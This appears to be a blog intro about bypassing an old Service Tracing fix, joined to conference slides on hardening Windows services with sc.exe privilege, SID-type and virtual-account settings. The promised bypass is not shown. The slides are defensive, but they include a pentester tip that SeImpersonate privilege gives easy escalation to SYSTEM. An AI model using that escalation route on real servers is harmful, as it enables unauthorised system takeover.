This is a kind of follow-up to my last post, in which I discussed a technique that can be used for elevating privileges to SYSTEM when you have impersonation capabilities. In the last part, I explained how this type of vulnerability *could be fixed* and I even illustrated it with a concrete example of a workaround that was implemented by Microsoft 10 years ago in the context of the Service Tracing feature. Though, I also insinuated that this security measure could be bypassed. So, let's see how we can make a 10-year old *vulnerability* great again...

# Mitigations 1/3

---

→ Disable DCOM

→ Disable SMB



# Mitigations 2/3

---

→ “Empirically Assessing Windows Service Hardening” by @tiraniddo [1]

→ Change the sid type of the service to “WRITE RESTRICTED”

```
sc.exe sidtype SampleService restricted
```

→ Remove the impersonation privileges by specifying the only required privileges for the service(Least-Privilege)

```
sc.exe privs SampleService SeChangeNotifyPrivilege/SeCreateGlobalPrivilege
```

[1] <https://www.tiraniddo.dev/2020/01/empirically-assessing-windows-service.html>



# Mitigations 3/3

---

- Use virtual service accounts
- Change the account in which a service will run, to use a virtual account specify “NT SERVICE\ServiceName”  

```
sc.exe config SampleService obj= "NT SERVICE\SampleService"
```
- Remove the impersonation privileges by specifying the only required privileges for the service(Least-Privilege)  

```
sc.exe privs SampleService SeChangeNotifyPrivilege/SeCreateGlobalPrivilege
```

# Mitigations 3/3

— — —

GPU			Disk and Network			Comment		
General	Statistics	Performance	Threads	Token	Modules	Memory	Environment	Handles
User: NT SERVICE\SampleService								
User SID: S-1-5-80-403408694-2884878512-4137322775-2050644501-3982129464								
Session: 0			Elevated: N/A		Virtualized: Not allowed			
App container SID: N/A								
Name		Flags						
Mandatory Label\High Mandatory Level		Integrity						
NT AUTHORITY\Authenticated Users		Mandatory (default enabled)						
NT AUTHORITY\LogonSessionId_0_2022755		Logon ID (default enabled)						
NT AUTHORITY\SERVICE		Mandatory (default enabled)						
NT AUTHORITY\This Organization		Mandatory (default enabled)						
NT SERVICE\ALL SERVICES		Mandatory (default enabled)						
Name		Status	Description					
SeChangeNotifyPrivilege		Default Enabled	Bypass traverse checking					
SeCreateGlobalPrivilege		Default Enabled	Create global objects					

# Conclusion

---

- For **Sysadmins**: never rely on default WSH configuration for segregating the services. Remember that also MS do not consider it a security boundary but just a “safety boundary”?????
- For **Penetration Testers**: always run “whoami /priv” when you land to a new server and check for the SeImpersonate privilege. It’s a 1 click privesc to SYSTEM :D
- For **service providers**: do not sell web servers (IIS) by creating a new virtual host on a shared machine, please...
- **“if you have Impersonation privileges you are SYSTEM!”**  
cit. @decoder\_it



# Thank You

 @splinter\_code

 splintercod3@gmail.com

**ROMHACK**